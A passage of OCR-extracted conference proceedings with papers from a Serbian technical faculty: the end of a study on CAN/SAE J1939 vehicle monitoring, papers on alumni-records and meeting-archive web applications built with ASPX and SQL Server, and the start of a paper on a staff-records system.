


Figure 8. Software dynamic visualisation (linked with real-time monitoring) of the established links between acquired CAN identifier and related parts of the (broadcasted) priority, PGN and source address of the broadcasted SAE J1939 message.

Within the project, the cross reference data base has been established for a large number of the PGN(s), IDs and transmitted values in the following format:

- Name (as perJ1939)
- CAN ID dec
- CAN ID hex
- Priority
- PGN
- PDU format
- PDU Specific
- Number of data bytes
- Unit
- Scaling facto
- Offset
- Min value
- Max value

Once when that has been established, as noted above, the data bytes evaluation and it's visualization to the user became the most important. Simultaneously, the preliminary verification of the system performances has been done.

This section deals with verification of the system results of measurement conducted with the previously explained system.

To enable verification of the new system the conventional monitoring (taken as a reference) was conducted simultaneously with monitoring done with the new system. The reference monitoring was done by implementation of SAE J 1939 system based on HBM's Quantum system (see Fig. 9, bottom part). It was found that the system is capable to enable accurate monitoring with no additional actions in adapting the vehicle bus.




Figure 9. Layout of the vehicle system itegration with profeesional SAE J1939 equmpent (botom) and developed system (top).

Also, it was verified that developed concept has been extremely powerful. Without implementation of suggested concept (software and hardware developed in this project) the preparation time for the vehicle monitoring was a few working days. In addition, assembling/disassembling of equipment and assembling after measurement regularly took one week. With implementation of CAN based hardware and software for data acquisition the preparation time was reduced to a few hours, only

V. CONCLUSION

The CAN based approach in monitoring of the vehicles' mechatronics systems which are based on SAE J1939 or other similar protocols can significantly reduce time for vehicle instrumentation and enable to the development engineer to make whole testing in the already existing vehicle before making the prototype of the new vehicle or system under development, all of that within short time.

The concept is accomplished by building up dedicated gate with appropriate hardware and software. The results of initial testing of all developed components indicate their good performances.

Through initial testing of the development platform it was accomplished that accurate monitoring of the SAE J1939 communication can be done in more generally way i.e. by following ISO 11898 standards, only.

ACKNOWLEDGMENT

Authors appreciate the significant support from the Serbian Ministry of Education, Science and Technological Development in the project which results are partly presented in the paper..

REFERENCES

[1] Olaf Pfeiffer, Andrew Ayre, Christian Keydel (2008) *Embedded Networking with CAN and CANopen.* Copperhill Media Corporation, Greenfield, Massachusetts, USA

[2] Wolfhard Lawrenz (2007) *CAN System Engineering: From Theory to Practical Applications.* Springer, New York, NY, USA

[3] Wilfried Voss (2008) *A Comprehensible Guide to J1939.* Copperhill Media Corporation, Greenfield, Massachusetts, USA

[4] Konrad Etschberger (2001) *Controller Area Network.* IXXAT Automation GmbH, Weingarten, Germany

[5] Dominique Paret (2007) *Multiplexed Networks for Embedded Systems*. John Wiley & Sons, Ltd., Chichester, West Sussex, England

Alumni Records Web Application

M.Simic, Lj. Kazi, B. Radulovic, D. Glusac, M. Zakin, D. Milanov, Lj. Radovanovic, D. Karuovic, P.Pecev
University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
sima_pos@gmail.com, leremic@tfzr.uns.ac.rs, bradulov@tfzr.uns.ac.rs, gdragana@tfzr.uns.ac.rs, milazakin@yahoo.com, dusanka.milanov@gmail.com, ljiljap@tfzr.uns.ac.rs, aruena@tfzr.uns.ac.rs, predrag.pecev@gmail.com

Abstract – Alumni records is important for marketing of a higher education institution as well as for cooperation of the institution with former students that graduated at that educational institution. This paper presents a web application for alumni records representation. The application was developed at Technical Faculty "Mihajlo Pupin" in Zrenjanin, University of Novi Sad.

I. INTRODUCTION

Social networking is proved to have positive impact to health condition of individual [1]. In the world of information technologies, web based social networking tools are common in personal [2], educational [3, 4] and professional [5] practice, such as advertising [6]. Skeels and Grudin [7] present results in research of using social networks at workplace.

In aim to enable social networking within universities, some of these institutions use existing popular social networks, while others develop social networking tools within the university's websites [8].




Figure 1. Phoenix Connect - academic social network [8]

Some universities join their efforts with professional software companies and create specific web sites for students' networking [9].

Figure 2. Social student website [8]

Alumni tools are usually incorporated within web sites of other more general social network web applications, such as LinkedIn Alumni [10]. Some companies offer of-the-shelf software solutions to be used for alumni record [11].

This paper presents results in research about alumni web applications, as well as to present developed solution for alumni records as an additional part of current web site of Technical Faculty "Mihajlo Pupin" Zrenjanin, University of Novi Sad.

II. ALUMNI TOOLS AND BENEFITS

Alumni software tools enable variety of functionality. Some common features of these tools enable [12]: personal career presentations, group making, marketing, events organizations, job search etc.




Figure 3. Arizona University Alumni - online toolkit [12]

Alumni connections among former students represents powerful social capital. There are many ways that higher education institution could provide benefits to alumni members, such as [13]:

- Helping Alumni Find Jobs
- Meeting Alumni Where They're At
- Providing Tools To Spread Information
- Alumni-Generated Content – sharing files and photos
- Promoting Alumni Networks
- Mobile Reunions
- Training Alumni To Use Social Media

Educational institutions could also benefit from alumni web sites, such as [13]:

- Collaboration and Connecting With Students
- Fundraising: donations to school

Alumni community could also be beneficial for University School's marketing [14]. "From a marketing perspective, former students should be a solid plank in your marketing plan. Your alumni are your most treasured and hard won assets. They can speak on your behalf in high places, they can spread the message about your school into areas you could never reach, they can correct a wrong impression and they can direct people and resources your way. Finally, they have the potential to mature into benefactors. But having alumni advocates does not happen by chance. Your former students must be nurtured and cultivated. They must feel a part of the school community. Here are some ways to develop long-term loyalty in your present students and draw former students into the school and keep the old school spirit alive." [14]

Additional tools within alumni pages enable statistics, i.e. data analysis in aim to promote careers of the alumni members. One such tool for data analysis is integrated within LinkedIn Alumni pages [15]. One such example of data analysis result for University of Novi Sad alumni within particular LinkedIn user page is presented at Figure 4.




Figure 4. LinkedIn Alumni statistics

III. DEVELOPMENT OF ALUMNI @ TFZR WEBSITE

Development of alumni pages within web site of Technical Faculty "Mihajlo Pupin" Zrenjanin, University of Novi Sad was motivated as contribution to 40 years anniversary celebration preparations. This year was 40 years anniversary of this higher education institution foundation.

The project "Alumni web support at official web page of Technical faculty 'Mihajlo Pupin' Zrenjanin, University of Novi Sad" (shortly: Alumni@TFZR") was implemented within several phases and activities:

- Data collection about alumni members – the list of all graduates at Bachelor, Master and PhD studies was collected from Students' administration office
- Data collection about alumni member careers – by personal contacts via e-mail, using social networks such as LinkedIn and Facebook, the initiative for alumni web pages creation and data collection was promoting and all the collected data were sent to the project manager.
- Creating alumni promotion document as static document (PDF) with photos, short professional biographies and short motivating sentences aimed for future students about alumni member's experiences at the educational institution.
- Creating static web page with list of graduates (Figure 5.), link to promotion document and detailed representation – after choosing "Biografija" link (Figure 6.) of one alumni representative for each study programme (Figure 7.).

Figure 5. Static web page of Alumni @ TFZR

Figure 6. Details about one of alumni representative within Alumni@TFZR

Figure 7. List of each study programme alumni representatives at alumni@TFZR

Final phase is creating dynamic web page with database support to registration of alumni members, administration of alumni data and public presentation of verified alumni data. The final "dynamic" version of this web application is planned to be installed in july 2014.

IV. IMPLEMENTATION OF DYNAMIC ALUMNI@TFZR

In this section the development process and implemented elements of dynamic web application for alumni records within Alumni@TFZR will be presented. Dynamic web application is developed as simple support to representation of alumni members biographies. The process of development of dynamic application was organized within several phases of activities:

1. Determination of user types (actors) and use case design:

- unregistered web site visitor could use functions: list of alumni members and detailed description presentation

- alumni member could do registration (adding short biography and message to future students, upload photo) as presented at Figure 8.

- administrator could log in and perform verification of alumni data, so they could be presented in public, as presented at Figure 9.

2. Database design – two (not related) data tables are created within MS SQL Server. First table includes data about administrator, in aim to enable administrator login. Second table includes data for alumni registration, personal and professional data, as well as status of alumni data (such as "non-verified" , "rejected" , "verified").

3. Design of user interface – web application is created within Visual Studio .NET development environment, as ASPX application. New pages are added for input, edit and data retrieval. Existing pages from static version of website were changed to enable data retrieval from database.




Figure 8. Alumni registration within Alumni@TFZR

4. Programming - connection to database and all operations with data – input (in alumni registration), edit (in data verification) and retrieval (in tabular representation of all verified alumni data) is made by using C# programming language. In personalized data verification (i.e. after administrator successfully log in), sessions are used to enable secure administration.

Figure 9. Verification of alumni data by administrator

Finally, the main page (default.aspx) that includes list of all verified alumni data is changed so it presents data from database.




Figure 10. List of verified data in main page, presented within development environment

V. CONCLUSION

Alumni web applications are usually parts of generally accepted and popular social networking web applications or parts of educational institutions web sites. Alumni tools enable benefits for alumni members, such as personal and professional connections, job search aid and cooperation support. Obviously, educational institutions benefit in marketing of institution, by promoting alumni member careers and their professional achievements.

Within 40 year anniversary celebration of Technical faculty "Mihajlo Pupin" in Zrenjanin (University of Novi Sad) foundation, an initiative for enhancement of existing institutional web site with alumni pages resulted first in static pages with alumni data, but it also evolved in dynamic version based on database support.

Future plans for the Alumni@TFZR software includes improvement in personalization for each alumni member, automated data verification and enhancements in adding social networking tools features.

REFERENCES

[1] T. E. Seeman, "Social ties and health: The benefits of social integration", Annals of Epidemiology, Volume 6, Issue 5, Pages 442-451, September 1996.

[2] www.facebook.com

[3] Top 18 social networking for teachers, http://www.educatorstechnology.com/2012/12/social-networking-sites-teachers.html

[4] Top 20 social networks for education, http://cyber-kap.blogspot.com/2011/08/top-20-social-networks-for-education.html

[5] www.linkedin.com

[6] A. Enders, H. Hungenberg, H.-P. Denker and S. Mauch, "The long tail of social networking. Revenue models of social networking sites", European Management Journal (2008) 26, 199–211.

[7] M. M. Skeels and J. Grudin, "When Social Networks Cross Boundaries: A Case Study of Workplace Use of Facebook and LinkedIn", ACM, GROUP'09, May 10–13, 2009, Sanibel Island, Florida, USA.

[8] University of Phoenix, socual academic network, http://www.phoenix.edu/students/how-it-works/online-resources/phoenix-connect.html

[9] www.socialstudent.com

[10] LinkedIn Alumni

[11] Alumni Tool – professional software, https://www.symplicity.com/alumnicommunity_core_features#mba-directory

[12] Arizona State University Alumni Online Toolkit, https://alumni.asu.edu/groups/online-tool-kit

[13] V. Lavrusik, "10 Ways Universities Are Engaging Alumni Using Social Media", http://mashable.com/2009/07/23/alumni-social-media/

[14] School Alumni as Advocates, http://www.centreformarketingschools.com.au/free-marketing-articles/school-alumni-as-advocates

[15] LinkedIn Alumni pages, www.linkedin.com/alumni

Web Based Document Management of Sessions Archive in Higher Education Institution

D. Tomin, Lj. Kazi, and B. Radulovic
University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
gaga_18d63@gmail.com, leremic@tfzr.uns.ac.rs, bradulov@tfzr.uns.ac.rs

Abstract – Document management in public institutions is very important, particularly for educational institutions. This paper presents research in the field of document management systems and describe developed web application for the support of sessions documents archive.

I. INTRODUCTION

Information technologies (IT) support document management in various ways. With development of new IT solutions, constant improvements are made in all segments of business and public sector organizations. There is no doubt that using IT in document management has many benefits. It improves business processes and enables cost savings.

This paper presents research in the field of document management benefits and systems. It also presents a developed solution for the purpose of storage and retrieval of data regarding sessions documents archive. At educational institutions, sessions are organized as meetings of teaching, scientific and administrative staff where certain decisions are made. It is very important to record these decisions, in aim to enable staff to work according to these decisions. The developed solution is web application that enables storing data about sessions/meetings as well as organizing meetings and upload files regarding records on meetings' conclusions. This system is developed particularly according to the needs of Technical Faculty "Mihajlo Pupin" Zrenjanin, University of Novi Sad (TFZR), but it could be used for any educational or public sector institution.

II. ELECTRONIC DOCUMENT MANAGEMENT BENEFITS

IT supported document management is also called "Electronic document management" (EDM) or "Document Management System" (DMS). This term is defined in [1] with particular words description:

- "Electronic: the use of modern information technologies
- Document: a set of information pertaining to a topic, structured for human comprehension, represented by a variety of symbols, stored and handled as a unit.
- Management: creation, storage, organization, transmission, retrieval, manipulation, update, and eventual disposition of documents to fulfill an organizational purpose." [1]

The roles that documents have within organization are [1]:

- To record or to "document" contracts and agreements
- To record policies, standards, and procedures
- To represent a view of reality at a point in time (reports and plans)
- To create an image or impression
- To generate revenue as a product
- To support revenue by adding value to a product
- To act as a mechanism for communication and interaction among people and groups
- To act as a vehicle for organizational process
- To provide a discipline for capture and articulation of concepts and ideas

There are many benefits of using EDM. Benefits of their applications include [1]: Improving the publishing process, supporting and improving organizational processes (upgraded, "reengineered" basic business processes), Improved management and communication of concepts and ideas, Supporting communication among people and groups, Improving access to external information, Creating and maintaining documentation, (Leveraging Organizational Memory, Maintaining corporate records), promoting training and education.

Benefits of using document management systems are presented as tangible and intangible [2]. "Tangible benefits are those things that can be measured in the sense that the benefit can be quantified. Intangible benefits are things that are going to be hard to measure and attribute to the use of a DMS, but are nevertheless known benefits that occur indirectly through the implementation of a DMS.

- Tangible benefits would include: Reduced Storage, Flexible Retrieval, Flexible Indexing, Improved, faster and more flexible search, Controlled and Improved Document distribution, Improved Security, Disaster Recovery, No Lost Files, Digital Archiving, Improved Regulatory Compliance, Improved Cash Flow.
- Other less 'tangible' benefits of a DMS might include: Improved Internal Operations, Competitive Edge, Improved customer service and satisfaction, Preserve Intellectual Capital - Organizational Knowledge." [2]

Other benefits also include [3]: document filling flexibility, saving time to file similar data to many document types, consistency of filling data, ability to share documents, improved documents organization and retrieval, cost and space savings, as well as [4]: enhanced security, secure back-ups, simplified routing (i.e. version control, document flow and quality control), and also [5] improvement of collaboration and standardization support. Of course, paperless office also improves ecology (green) initiatives implementation within institutions.

III. DOCUMENT MANAGEMENT SYSTEMS FUNCTIONALITY AND ARCHITECTURES

Some professional IT companies develop software solutions for enterprise document management support, such as Thought Green Technologies [6]. Functionality of the system developed by this company is presented at Figure 1.

Figure 1. Functionality of DMS from [6]

One of proposed architectures of integral DMS is presented at Figure 2.




Figure 2. Architecture pattern for DMS system [7]

Internet based document management systems are proposed by some US patents, such as [8].

IV. DEVELOPMENT OF WEB BASED DOCUMENT MANAGEMENT SYSTEMS AT TFZR

Initiative for the development of web based document management at TFZR started many years ago, but the implementation of such system started in March 2014. In that period two projects started with Ljubica Kazi as mentor and Biljana Radulovic as co-mentor:

1. "Legal Docs @ TFZR" – document management system for archive and retrieval of legal documents at TFZR, author: Miodrag Seslija [9]
2. "Sessions Archive @ TFZR" – document management system for sessions records archive, author: Dragana Tomin.

These two document management systems are similar and both in verification and testing phase, so they could be improved and installed at TFZR.

First system, "Legal Docs" is oriented towards uploading and publication of documents at official web page of TFZR (www.tfzr.uns.ac.rs). Documents are related to legal regulations, procedures and forms. User interface of existing static list of links with documents is replaced with dynamically created table that retrieves data from database, related to the approved documents.

Second system is oriented particularly to organization of meetings (sessions) and publication of documents with records about meetings conclusions.

V. SESSIONS DOCUMENT MANAGEMENT AT TFZR – THE STATUS AT PROJECT START

By sessions we consider meetings of teaching, scientific and administrative staff at a higher education institution. The sessions are important, since all decisions regarding procedures, finance and work engagements are agreed in dialog of all meeting participants. There are several types of sessions/meeting:

- Meeting of all staff
- Meeting of department staff
- Meeting of deans advisory board
- Meeting of conference organizing committee
- etc.

At the project starting, current state at TFZR regarding sessions records and archive regarding meeting of all staff and meeting of department staff was:

1. Session announcement - all teaching, scientific and administrative staff receive announcement of meeting by e-mail. List of proposed topics for discussion is enclosed as attachment with this e-mail, but also printed and put at information board next to the dean's office

2. Session decisions recording – during sessions, a secretary takes notes about all relevant decisions. After the session finishes, the secretary enters all the notes in MS Word form and prints several copies, for the archive.

3. Document distribution – at the time of next session announcement, document with previous session conclusions and decisions are distributed to all staff, in aim to accept the records during the next session. At the

beginning of the next session, each staff member is to decide if he/she accepts records within that document about previous session conclusions.

VI. DEVELOPMENT OF NEW DMS FOR SESSIONS ARCHIVE AT TFZR

Based on previously presented benefits of EDM, initiative for development of new, web based system for document management, particularly in the field of sessions organization and records has started.

Activities in development of such system were:

1. Determination of regulations regarding electronic document management, as well as regulations regarding sessions organization at TFZR and University of Novi Sad,

2. Use case design, where all potential users and the available functionality of software were determined as actors (i.e. user types):

- Administrator – defines types of sessions and assigns staff to particular session type to secretary position
- Meeting secretary – announces meeting, generates session records (upload file with document about meeting conclusions)
- Staff – tabular overview with all session records, from different session types, as well as filtering of data

3. Conceptual data modeling – there are 4 entities, i.e. database tables: Session type, Session, Records Document, Suggested topic (Figure 3).




Figure 3. Conceptual data model for sessions DMS

4. Database creation - Database is created in SQL Server 2008, by using SQL script generated from Sybase Power Designer CASE tool, based on conceptual data model and physical data model.




Figure 4. MS SQL Server database diagram

4. User interface design – Web application is designed within MS Visual Studio .NET 2010 as ASPX application. For each user type (i.e. actor) there was a separate master page with appropriate items at navigation menu.

Figure 5. presents session announcement web page. At this page secretary of appropriate meeting could enter data about upcoming meeting – selecting session type, main topic, date and time of meeting start.

Figure 5. Session announcement page

Figure 6. presents document record upload page. Secretary selects particular session that was previously entered as announced, enters data about meeting finalization and uploads file with documents containing records about meeting.




Figure 6. Meeting records document upload page

Finally, at Figure 7. There is a table with list of all documents from different session types. When a regular staff member log –in, he/she could start page with this list and download the document, in aim to consult and apply conclusions and decisions from particular session.




Figure 7. List of uploaded documents as session records

5. Programming – all the programming was made with C# programming language. Connections to database are made by using standard SQL Client classes, such as SQL Connection, SQL Command etc. Communication between pages was performed by using Sessions. Data tables are connected to SQL Data Source, in aim to enable better design of table columns.

VII. CONCLUSION

Electronic document management or document management systems that are supported by information technologies enable improvement of efficiency of business processes as well as cost savings, with additional ecology impact, of course.

This paper presents results about research in the field of benefits of electronic document management application, functionality and architectures of these systems.

This paper also presents a prototype of a web application that is developed for the needs of sessions records archive. This web application is created as ASPX web application with MS SQL Server database.

Future plans regarding the web application improvement could be directed towards more structured support to particular elements of meeting announcements, such as topics suggestions followed by appropriate upload of suggested material to be considered within the session. Finally, in the more structured approach, elements (paragraphs) of documents which are uploaded could be stored within database, so there would not be need for documents. This way, certain decisions could be approached more easily with simple search within SQL queries in the database.

REFERENCES

[1] R. H. Sprague, "Electronic Document Management: Challenges and Opportunities for Information Systems Managers", MIS Quarterly, Vol. 19, No. 1 (Mar., 1995), pp. 29-49

[2] Benefits of Document Management System, http://www.contentmanager.eu.com/dmsbens.htm

[3] Why change to electronic document, http://www.filestreamsystems.co.uk/why-document-management.htm

[4] The Benefits of a Document Management System, http://smallbusiness.chron.com/benefits-document-management-system-2846.html

[5] ROI and efficiency: The advantages of using document management system, http://www.accountingweb.com/topic/technology/roi-and-efficiency-advantages-using-document-management-system

[6] Document Management System, Though Green Technologies, http://www.thoughtgreen.com/tg/docmang.php

[7] A. Polyakov, Document Management Service Pattern, http://it.apguitars.com/?p=54&lang=en

[8] M. M. Serbinis, D. Leibu, E. V. Chrapko, V. Pappes: Internet document management system and methods, US patent, US 6584466 B1, http://google.com/patents/US6584466

[9] M. Seslija, "Web application for document management support in higher education institution", International conference on Information technology and education development ITRO 2014, Idvor, Serbia

Web Application for University Employees Records on Employment and Work Results

B. Radulovic, Lj. Kazi, B. Vujanov and A. Grgurovic
University of Novi Sad, Technical Faculty "Mihajlo Pupin", Zrenjanin, Serbia
bradulov@tfzr.uns.ac.rs, leremic@tfzr.uns.ac.rs, bojanvujanov@gmail.com; kekivesna@sbb.rs

Abstract – Human resources management is one of very important segments in an organization, particularly higher education institution. This paper presents results about research in the field of human resources management. This paper also describes a web based information system for human resources management, developed for Technical faculty "Mihajlo Pupin" in Zrenjanin, Serbia.

I. INTRODUCTION

Human resources (HR) in an organization, particularly in higher education institutions, create value for the benefit of society. Therefore, they present one of key resources of an organization. Management of these resources should be performed continuously and carefully.

One of the most important segments of human resources management (HRM) is the need for continual encouragement of employees' improvements, such as knowledge and skills enhancements in continual education. In higher education institution, it is particularly important to establish the system of quality monitoring and improvements in the HRM segment. The key aspects in quality of higher education institution include three mayor segments:

- Education process, i.e. teaching,
- Scientific research,
- Implementing knowledge in society via projects.

For each of these segments, HRM needs to collect data and measure them according to standards, in aim to perform constant monitoring and decision support. This way, for each employee in higher education institution the quantity and quality of his/her results in each of these three segments are measured.

In aim to enable systematic collection and analysis of data, human resources information systems are developed. Usually they are created as web based systems, so employees could have access to the application for input and data retrieval.

This paper presents results of research in the field of human resources management, particularly for higher education institutions. This paper also presents web application developed in aim to enable electronic employees records on employment and work results in higher education institution. It was developed particularly to be used at Technical faculty "Mihajlo Pupin" Zrenjanin, University of Novi Sad, Serbia (TFZR), but it could be used by any higher education institution.

II. CRITERIA FOR ORGANIZATION EFFICIENCY MEASUREMENT

Human resources management is segment of management of institution. Management of an organization should be based on measurement of performance. In aim to enable measurement of efficiency and effectiveness, it is important to define criteria for measurement.

